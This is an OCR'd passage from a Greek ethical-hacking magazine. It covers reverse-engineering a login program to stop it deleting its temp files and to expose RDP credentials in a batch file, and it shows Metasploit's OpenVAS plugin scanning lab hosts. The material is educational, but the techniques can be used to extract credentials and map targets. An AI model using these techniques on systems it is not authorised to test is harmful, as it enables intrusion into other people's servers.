την έναρξη της σύνδεσης, ήταν ότι ο client καλεί την υπηρεσία "4848 - Application Server", που σημαίνει ότι η είσοδος μας στον server του οργανισμού γίνεται ελεγχόμενα, μέσα από κάποιον Application Server. Μέχρι εκείνη τη στιγμή είχαμε ελάχιστα δεδομένα:


1. Τη διεύθυνση IP του server
2. Το port στο οποίο ακούει η υπηρεσία (4848)
3. Το είδος της υπηρεσίας (Application-Server, μέσω HTTP)

Γνωρίζαμε επίσης ότι το RDP χρησιμοποιεί συνήθως τη θύρα 3389, αλλά δεν ήμασταν απόλυτα σίγουροι ότι ίσχυε το ίδιο και για αυτόν τον server. Ο διαχειριστής θα μπορούσε να είχε αλλάξει τη default θύρα της υπηρεσίας (γίνεται εύκολα, με λίγο σκάλισμα στο registry). Το μόνο που γνωρίζαμε με βεβαιότητα ήταν ότι χρησιμοποιείται το RDP (εικόνα 3). Προς στιγμήν σκεφτήκαμε να τρέξουμε το nmap, αλλά η παρουσία ενός firewall (κάτι διόλου απίθανο) θα μας εμπόδιζε να βγάλουμε ασφαλή συμπεράσματα. Έτσι, αποφασίσαμε να ψάξουμε στο δικό μας μηχάνημα. Ήμασταν σίγουροι ότι όλες οι απαντήσεις βρίσκονταν μέσα στο 1_LoginIban.exe.

Αποτρέποντας τη διαγραφή


Το συγκεκριμένο πρόγραμμα αποσυμπιέζει διάφορα αρχεία σε κάποια άγνωστη τοποθεσία και στη συνέχεια τα εκτελεί. Αν εντοπίσουμε αυτήν την τοποθεσία, θα δούμε τα αρχεία κι ενδέχεται να βγάλουμε περισσότερα συμπεράσματα. Ο πιο συνηθισμένος κατάλογος που χρησιμοποιείται από τα προγράμματα του είδους είναι ο

%temp%. Πρόκειται για τον κατάλογο στον οποίο έχουν πλήρη πρόσβαση όλες οι εφαρμογές που τρέχει ένας χρήστης των Windows. Σε αυτόν τον κατάλογο δεν φοβόμαστε ποτέ το ενδεχόμενο του overwrite κάποιου άλλου, προσωρινού αρχείου, που τυγχάνει να έχει το ίδιο όνομα. Αυτό δεν θα μπορούσε να συμβεί ποτέ, διότι κάθε φορά που επιχειρούμε να κάνουμε κάτι εντός του συγκεκριμένου καταλόγου, τα Windows δημιουργούν αυτόματα έναν υποκατάλογο με τυχαίο όνομα και "μας τοποθετούν" εκεί μέσα. Επίσης, πρόκειται για μία σχετικά κρυμμένη τοποθεσία, στην οποία είναι απίθανο να βρεθεί τυχαία ένας απλός χρήστης. Παρεμπιπτόντως, γι' αυτούς ακριβώς τους λόγους, τα malware τιμούν τον συγκεκριμένο κατάλογο πολύ συχνά. Ας επιστρέψουμε όμως στο θέμα μας.




Εικόνα 3
Λίγο πριν πραγματοποιηθεί η σύνδεση, τα Windows ζητούν την άδειά μας για τη χρήση του πρωτοκόλλου RDP.

Για να ξέρουμε τι μάς γίνεται, ξεκινήσαμε διαγράφοντας όλα τα περιεχόμενα του %temp%. Η διαδρομή για τον εν λόγω κατάλογο είναι c:\Users\<USERNAME>\AppData\Local\Temp, αλλά στον file explorer μπορούμε απλά να πληκτρολογήσουμε το όνομά του (μαζί με τα σύμβολα %, αριστερά και δεξιά). Αν δοκιμάσετε να διαγράψετε κι εσείς τα περιεχόμενα του %temp%, θα διαπιστώσετε ότι είναι αδύνατο να σβηστούν τα πάντα. Αυτό είναι φυσιολογικό και δεν πρέπει να σας ανησυχήσει. Αφού καθαρίσαμε τον %temp%, ξανατρέξαμε το πρόγραμμα. Όταν ενεργοποιήθηκε το UAC, ζητώντας την άδεια για την πραγματοποίηση μιας σύνδεσης RDP (εικόνα 3),



Εικόνα 4
Με τη βοήθεια του Olly καταφέραμε να μπλοκάρουμε τη λειτουργία του προγράμματος, πριν διαγράψει τα αποσυμπιεσμένα αρχεία.




Εικόνα 5
Εδώ γίνεται χρήση των εντολών του Windows API, οι οποίες διαγράφουν αρχεία. Το μόνο που έχουμε να κάνουμε είναι να τις απενεργοποιήσουμε.

πατήσαμε το Cancel. Βλέπετε, παρακολουθώντας τον κατάλογο %temp%, είδαμε ότι είχε δημιουργηθεί ένας νέος υπό-κατάλογος, με κάποιο τυχαίο όνομα. Bingo! Ήμαστάν σίγουροι ότι εκεί μέσα θα βρίσκαμε όλα τα αρχεία που εξάγει το πρόγραμμα του ασφαλιστικού οργανισμού. Όταν ανοίξαμε τον κατάλογο, όμως, βρήκαμε το απόλυτο τίποτα. Τελικά, ο self-extractor δεν ήταν και τόσο απλοϊκός. Υποθέσαμε λοιπόν ότι εξάγει τα αρχεία, εκτελεί αυτό που πρέπει κι αμέσως μετά τα διαγράφει. Το εργαλείο που σκεφτήκαμε να χρησιμοποιήσουμε σε αυτή τη φάση, ήταν ο Olly debugger. Δείτε τα βήματα που (υποθέσαμε ότι) ακολουθεί το πρόγραμμα:

1. Εξαγωγή αρχείων
2. Εκτέλεση αποσυμπιεσμένης εφαρμογής
3. Διαγραφή αρχείων

Αυτό που σκεφτήκαμε ήταν να τρέξουμε τον debugger και κάνοντας trace (ή τοποθετώντας ένα break point στο κατάλληλο σημείο) να διακόψουμε το πρόγραμμα λίγο πριν το βήμα 3. Με αυτόν τον τρόπο θα παίρναμε στο πιάτο όλα τα αρχεία που αποσυμπιέστηκαν στο βήμα 1. Περιττό να σας πούμε ότι αυτή η θεωρία επαληθεύτηκε πλήρως (εικόνα 4). Πριν προχωρήσουμε στη μελέτη των αρχείων που τσιμπήσαμε, επιτρέψτε μας να αναφέρουμε έναν ακόμα τρόπο με τον οποίο θα μπορούσαμε να είχαμε εργαστεί. Αν αντιμετωπίζαμε ένα έξυπνο malware, που διέθετε anti-debbuging χαρακτηριστικά, δεν θα μπορούσαμε να κάνουμε trace, ούτε να θέσουμε break



Εικόνα 6
Τελικά, καταφέραμε να αποτρέψουμε τη διαγραφή με τη βοήθεια ενός απλού hex editor.

points. Σε αυτή την περίπτωση θα έπρεπε να φερθούμε πιο πονηρά. Θα έπρεπε να βρούμε την εντολή που πραγματοποιεί τη διαγραφή (το βήμα 3) και να την απενεργοποιήσουμε. Γι' αυτή την δουλειά αρκεί ένας hex editor. Το μόνο που έχουμε να κάνουμε είναι να ανοίξουμε το εκτελέσιμο και να ψάξουμε την εντολή DeleteFile. Εμείς κάναμε *και* αυτό και μπορείτε να δείτε τα ευρήματα στην εικόνα 5. Οι σχετικές εντολές του Windows API είναι οι DeleteFileW (Unicode) και DeleteFileA (ANSI). Αλλάζοντας την DeleteFileW σε DeleteFileA, το πιο πιθανό είναι να αποτύχει το πρόγραμμα και τα αρχεία να παραμείνουν στο δίσκο. Αφού κάναμε τη σχετική επέμβαση, αποθηκεύσαμε το εκτελέσιμο, βγήκαμε από τον hex editor κι εκτελέσαμε το πρόγραμμα ξανά. Όπως θα δείτε στην εικόνα 6, το κολπάκι μας λειτούργησε κανονικά.

Εξετάζοντας τα ευρήματα

Το πρόγραμμα του ασφαλιστικού οργανισμού δημιουργούσε τα αρχεία 1_LoginIban.bat και LaunchRDP.exe. Το batch file περιείχε τα εξής:

```
@echo off
@echo.
@echo %cd%
cls
@echo Start Section . . . .
call "%cd%"\launchrdp.exe 1.1.1.1:4848 3389 string1 string2 string3 0.0.0
@echo.
```


Οι πρώτες πέντε γραμμές, όπως και η τελευταία, είναι άχρηστες και κατά πάσα πιθα-

νότητα έχουν ξεμείνει από κάποιο δοκιμαστικό στάδιο. Η ουσία βρίσκεται στη γραμμή 6! Κατ' αρχάς, εκεί καλείται το πρόγραμμα launchrdp.exe. Με μια αναζήτηση στο Internet διαπιστώσαμε ότι το εν λόγω πρόγραμμα δημιουργεί συνδέσεις RDP από τη γραμμή εντολών και δέχεται τις ακόλουθες παραμέτρους:

- Servername (string)
- Port (integer, usually 3389)
- Username (string)
- Domain (string)
- Password (string)
- Console (integer, specify 0 for false and 1 for true)
- RedirectDrives (integer, specify 0 for false and 1 for true)
- RedirectPrinters (integer, specify 0 for false and 1 for true)

Σε αυτό το στάδιο ήταν όλα ξεκάθαρα: Γνωρίζαμε τη δράση του προγράμματος 1_LoginIban.exe με κάθε λεπτομέρεια, είχαμε ξεσκεπάσει το εργαλείο με το οποίο γινόταν η σύνδεση στον server και, το σημαντικότερο, είχαμε μάθει τα credentials για τη σύνδεση.

Αν και δεν θέλουμε να κάνουμε κριτική στον άνθρωπο που δημοσίευσε αυτό το πρόγραμμα, πρέπει να πούμε ότι πρωτοτύπησε. Ακόμα και σε έναν τοπικό server, που εκ πρώτης μοιάζει να είναι απόλυτα ασφαλής, κανείς δεν μπορεί να είναι ήσυχος — όχι όταν τα credentials που πληκτρολογούν οι χρήστες εκπέμπονται μη-κρυπτογραφημένα.



Εικόνα 7
Το περιεχόμενο του batch file ήταν άκρως αποκαλυπτικό! Περιείχε μέχρι και τα credentials για τη σύνδεση στο server.


delta HACKER
Στην 3η χρονιά και συνεχίζουμε ακάθεκτοι!
Μηνιαίο περιοδικό deltaHacker, http://deltahacker.gr
Ethical Hacking / Δίκτυα / Ασφάλεια / Προγραμματισμός / Ηλεκτρονικά
twitter.com/deltaHacker
facebook.com/deltaHacker

Skill: Intermediate
Tags: OpenVAS, Metasploit, vulnerability scanning, exploitation



Metasploit και OpenVAS: Συνάντηση κορυφής!

Το Metasploit Framework είναι η κατεξοχήν πλατφόρμα για pen-testing και post exploitation, ενώ το OpenVAS αποτελεί μια αξιόλογη λύση για τον εντοπισμό και την ανίχνευση αδυναμιών σε συστήματα. Θα ήταν το λιγότερο παράξενο, αν αυτές οι δύο εφαρμογές δεν συνεργάζονταν.

Το exploitation, στο οποίο το Metasploit τα πηγαίνει τόσο καλά, σημαίνει εκμετάλλευση αδυναμιών ασφαλείας. Η δε ανίχνευση τέτοιων αδυναμιών είναι μια δουλειά την οποία γνωρίζει καλά το OpenVAS. Ο pen-tester —ερασιτέχνης ή επαγγελματίας, δεν έχει σημασία— κερδίζει πολλά από μια εφαρμογή σαν το OpenVAS. Συνήθως βέβαια είναι αρκετά έμπειρος, ώστε να μην το θεωρεί Ευαγγέλιο. Ξεκινώντας ωστόσο από τα vulnerability scans της εφαρμογής, καταλαβαίνει προς τα πού πρέπει να κινηθεί προκειμένου να εκμεταλλευτεί στην πράξη αδυναμίες — ενδεχομένως και να δικαιολογήσει το μισθό του :P Πράγματι, τα reports που παράγει το OpenVAS για κάθε vulnerability scan έχουν διπλή χρησιμότητα: Αφενός αποτελούν πολύτιμο υλικό για την τελική αναφορά που θα παραδώσει ο pen-tester, αφετέρου τον βοηθούν να εστιάσει τις προσπάθειές του για απόκτηση πρόσβασης σε συγκεκριμένα, ευπαθή συστήματα και υπηρεσίες.

Όπως εξάλλου θα γνωρίζετε, το Metasploit οργανώνει συστήματα (hosts), υπηρεσίες (services) και αδυναμίες (vulnerabilities, vulns) σε βάσεις δεδομένων, διευκολύνοντας έτσι σημαντικά το έργο του pen-tester. Διαθέτει μάλιστα κι ένα plugin, το οποίο του επιτρέπει να επικοινωνεί απευθείας με το OpenVAS. Στο παρόν άρθρο ξεκινάμε απ' αυτό ακριβώς το plugin και πολύ σύντομα ψάχνουμε για αδυναμίες στο τοπικό δίκτυο, με τη βοήθεια του OpenVAS Scanner. Τα αποτελέσματα της έρευνας τα εισάγουμε στη βάση του Metasploit και, τέλος, επιχειρούμε ν' αποκτήσουμε πρόσβαση σε ευπαθή συστήματα. Τα Metasploit και OpenVAS είναι εγκατεστημένα σε διαφορετικά μηχανήματα, τα οποία αμφότερα βρίσκονται στο ίδιο τοπικό δίκτυο.

> ***Σημείωση.*** *Για την καλύτερη κατανόηση όλων όσων ακολουθούν, βοηθά σημαντικά αν έχετε παρακολουθήσει τα deltaCast s01e11 και s02e01 (βλ. http://deltahacker.gr/deltacast-s01e11 και* http://deltahacker.gr/deltacast-s02e01*). Αν θέλετε να πειραματιστείτε κι εσείς στο δικό σας (εικονικό ή αληθινό) δίκτυο, φτιάξτε κι ένα box/VM σε ρόλο OpenVAS server. Αναλυτικές οδηγίες θα βρείτε στο άρθρο που αρχίζει από τη σελίδα 42 του παρόντος τεύχους.*

Συνεργασία Metasploit και OpenVAS

Εργαζόμαστε από το Kali Linux κι έχουμε ήδη ξεκινήσει το msfconsole του Metasploit. Το plugin για το OpenVAS φορτώνει έτσι:

```
msf > load openvas
[*] Welcome to OpenVAS integration by kost and averagesecurityguy.
[*]
[*] OpenVAS integration requires a database connection. Once the
[*] database is ready, connect to the OpenVAS server using openvas_
connect.
[*] For additional commands use openvas_help.
[*]
[*] Successfully loaded plugin: OpenVAS
```

Αμέσως πληροφορούμαστε από το plugin ότι, προκειμένου να υφίσταται η συνεργασία με το OpenVAS, το Metasploit πρέπει να μιλάει με κάποια βάση δεδομένων (εξ ορισμού είναι η PostgreSQL). Σε περίπτωση που έχετε αμφιβολίες για το αν αυτό

ισχύει και στη δική σας εγκατάσταση διαβάστε αυτό το άρθρο, στο site του περιοδικού:

http://deltahacker.gr/kali-wifi-pentest-lab

(Σας ενδιαφέρει κυρίως η ενότητα "Οι υπηρεσίες του Kali και το Metasploit".) Τώρα, ανά πάσα στιγμή μπορούμε να δίνουμε

```
msf > openvas_help
```

και να παίρνουμε μια λίστα με όλες τις εντολές που καταλαβαίνει το plugin, ομαδοποιημένες σε κατηγορίες. Κάθε φορά που θέλουμε βοήθεια για μια συγκεκριμένη εντολή, γράφουμε απλά το όνομά της και πατάμε [Enter]. Ας δούμε την εντολή για τη σύνδεση στον OpenVAS server, την οποία χρειαζόμαστε άμεσα για να συνεχίσουμε:

```
msf > openvas_connect
[*] Usage:
[*] openvas_connect username password host port <ssl-confirm>
```

Για την περίπτωσή μας, ισχύουν τα ακόλουθα:

- το username του ενός και μοναδικού χρήστη στον OpenVAS server είναι ovasadmin (και πρόκειται για τον administrator)
- το password του ίδιου χρήστη είναι επίσης ovasadmin
- ο OpenVAS server βρίσκεται στο 192.168.85.95 (παράμετρος host)
- ο OpenVAS Manager ακούει για συνδέσεις από το port 9390

Για να εγκαθιδρύσουμε τη σύνδεση, λοιπόν, γράφουμε:

```
msf > openvas_connect ovasadmin ovasadmin 192.168.85.95 9390 ok
[*] Connecting to OpenVAS instance at 192.168.85.95:9390 with username
ovasadmin...
[+] OpenVAS connection successful
```

Παρατηρήστε ότι στη θέση αυτού του <ssl-confirm> βάλαμε το ok, ώστε να γίνει αποδεκτό το πιστοποιητικό του server. Πάμε να δούμε αν υπάρχουν ήδη targets:

```
msf > openvas_target_list
[+] OpenVAS list of targets
ID  Name          Hosts         Max Hosts  In Use  Comment
--  ----          -----         ---------  ------  -------
0   Localhost     localhost     1          0
1   SingleWinHost 192.168.85.5  1          1       Must be the domain
controller
```


Ωραία. Προφανώς και υπάρχει το target ονόματι Localhost, το οποίο αφορά στο μηχάνημα όπου κατοικεί το OpenVAS. Όσοι έχετε παρακολουθήσει το deltaCast s02e01, ξέρετε ότι το Localhost target είναι προκαθορισμένο και δεν μπορεί να διαγραφεί. Το άλλο target στη λίστα, αυτό με όνομα SingleWinHost, έχει προφανώς οριστεί κάποια άλλη στιγμή, ίσως μέσα από το web panel του Greenbone Security

Assistant (GSA). Ας δούμε τώρα και τη λίστα με τις εργασίες (tasks) του OpenVAS Manager. Είναι άραγε κενή; Κοιτάξτε, μπορεί να είναι, μπορεί και όχι. Αλλά δεν χρειάζεται ν' αναρωτιόμαστε:

```
msf > openvas_task_list
[+] OpenVAS list of tasks
ID  Name           Comment                        Status   Progress
--  ----           -------                        ------   --------
0   SingleWinHost  Must be the domain controller  Running  64
```

Να λοιπόν που υπάρχει μία εργασία, η οποία μάλιστα τρέχει αυτή τη στιγμή! Αυτό το καταλαβαίνουμε από τη στήλη Status. Από τη δε στήλη Progress, στα δεξιά της, βλέπουμε τα ποσοστά εκπλήρωσης κάθε εργασίας στη λίστα. Στο παράδειγμά μας έχουμε μία μόνο εργασία και η πρόοδός της[1] είναι στο 64%. Αν μετά από λίγη ώρα ελέγξουμε ξανά τη λίστα με τις εργασίες, θα δούμε ότι η μία και μοναδική που υπάρχει, έχει τελειώσει:

```
msf > openvas_task_list
[+] OpenVAS list of tasks
ID  Name           Comment                        Status  Progress
--  ----           -------                        ------  --------
0   SingleWinHost  Must be the domain controller  Done    -1
```



Έχουμε τον δικό μας OpenVAS server και μπορούμε να συνδεόμαστε σ' αυτόν είτε απο τον web browser, είτε από το Metasploit. Μερικές φορές η σύνδεση μέσω web browser δεν είναι εφικτή, π.χ., επειδή δεν βρισκόμαστε σε περιβάλλον γραφικών ή/και δεν λειτουργεί ο Greenbone Security Assistant. Για τις περιπτώσεις αυτές, υπάρχει και το plugin ονόματι openvas, για το αγαπημένο μας Metasploit! Για το πώς μπορείτε να στήσετε τον δικό σας OpenVAS server θα διαβάσετε στο άρθρο που ξεκινά από τη σελίδα 42.

1. Να μια άλλη λέξη για να περιγράψουμε την πορεία της εργασίας.

Πάρα πολύ ωραία. Στη στήλη Status υπάρχει η ένδειξη Done, που φυσικά σημαίνει ότι η εργασία έχει ολοκληρωθεί. Παρατηρήστε ότι για κάθε ολοκληρωμένη εργασία, ο αντίστοιχος αριθμός στη στήλη Progress είναι -1.

Ξέρετε κάτι, τώρα; Πριν δούμε τι μπορούμε να κάνουμε με τις ολοκληρωμένες εργασίες, είναι καλύτερα να φτιάξουμε ένα νέο target, μια νέα εργασία γι' αυτό το target, μετά να την ξεκινήσουμε και, αφού ολοκληρωθεί κι αυτή, ύστερα να προχωρήσουμε παρακάτω έχοντας, πλέον, δύο εργασίες για να αξιοποιήσουμε: Η μία δημιουργήθηκε και ξεκίνησε από το περιβάλλον του GSA (ίσως), η άλλη δημιουργήθηκε και ξεκίνησε από το Metasploit, μέσω του plugin ονόματι openvas. Σε κάθε περίπτωση, νομίζουμε ότι έχετε αρχίσει να εκτιμάτε περισσότερο την αξία ενός ανεξάρτητου box/VM, σε ρόλο OpenVAS server.

```
msf> openvas_help
[*] openvas_help                    Display this help
[*] openvas_debug                   Enable/Disable debugging
[*] openvas_version                 Display the version of the OpenVAS server
[*]
[*] CONNECTION
[*] ==========
[*] openvas_connect                 Connects to OpenVAS
[*] openvas_disconnect              Disconnects from OpenVAS
[*]
[*] TARGETS
[*] =======
[*] openvas_target_create           Create target
[*] openvas_target_delete           Deletes target specified by ID
[*] openvas_target_list             Lists targets
[*]
[*] TASKS
[*] =====
[*] openvas_task_create             Create task
[*] openvas_task_delete             Delete a task and all associated reports
[*] openvas_task_list               Lists tasks
[*] openvas_task_start              Starts task specified by ID
[*] openvas_task_stop               Stops task specified by ID
[*] openvas_task_pause              Pauses task specified by ID
[*] openvas_task_resume             Resumes task specified by ID
[*] openvas_task_resume_or_start    Resumes or starts task specified by ID
[*]
[*] CONFIGS
[*] =======
[*] openvas_config_list             Lists scan configurations
[*]
[*] FORMATS
[*] =======
[*] openvas_format_list             Lists available report formats
[*]
[*] REPORTS
[*] =======
[*] openvas_report_list             Lists available reports
[*] openvas_report_delete           Delete a report specified by ID
[*] openvas_report_import           Imports an OpenVAS report specified by ID
[*] openvas_report_download         Downloads an OpenVAS report specified by ID
msf>
```

Η εντολή openvas_help του openvas plugin για το Metasploit, ειδικά στην αρχή θα μας φανεί ιδιαίτερα βολική. Στο screenshot φαίνονται όλες οι εντολές που καταλαβαίνει το plugin, ομαδοποιημένες σε κατηγορίες.

Για τη δημιουργία ενός νέου target, υπάρχει η εντολή openvas_target_create:

```
msf > openvas_target_create
[*] Usage: openvas_target_create <name> <hosts> <comment>
```

Προσέξτε: Στη θέση του hosts μπορούμε να έχουμε περισσότερα από ένα IPs, τα οποία πρέπει να χωρίζονται μεταξύ τους με κόμματα. Εμείς τώρα θα φτιάξουμε target για ένα μόνο ενεργό μηχάνημα, με IP το 192.168.85.142. (Ένα εργαλείο για τον εντοπισμό ενεργών hosts είναι το netdiscover — κι αυτή η πληροφορία προορίζεται για όσους δεν παρακολουθούν τα επεισόδια του deltaCast :P)

```
msf > openvas_target_create newTarget 192.168.85.142 "Not-so-mysterious
host"
[*] OK, resource created: 973dd3dd-a423-4d4a-9cac-5fb0f953af67
[+] OpenVAS list of targets
ID  Name           Hosts           Max Hosts  In Use  Comment
--  ----           -----           ---------  ------  -------
0   Localhost      localhost       1          0
1   newTarget      192.168.85.142  1          0       Not-so-mysterious
host
2   SingleWinHost  192.168.85.5    1          1       Must be the domain
controller
```

Με μια απλή κίνηση φτιάξαμε το νέο target με όνομα newTarget, για ένα μόνο μηχάνημα με IP το 192.168.85.142. Αφήσαμε κι ένα σχόλιο, αυτό το "Not-so-mysterious host". Στο πλαίσιο της παρουσίασής μας είναι ξεκάθαρα διακοσμητικό. Σε περίπτωση πολλών targets, όμως, θα μπορούσε ν' αποδειχθεί ιδιαίτερα χρήσιμο. Εκτός από τη δημιουργία του νέου target, η εντολή openvas_target_create επέστρεψε και τη λίστα με όλα τα targets που αυτή τη στιγμή έχει ο OpenVAS Manager. Αναρωτιέστε ποια είναι η λίστα θυρών (port list) για το target με όνομα newTarget; Εξ ορισμού, όσα targets δημιουργούνται με τη βοήθεια του openvas plugin για το Metasploit, χρησιμοποιούν τη λίστα θυρών με όνομα OpenVAS Default. Όπως υποδηλώνει και τ' όνομά της, είναι η προκαθορισμένη 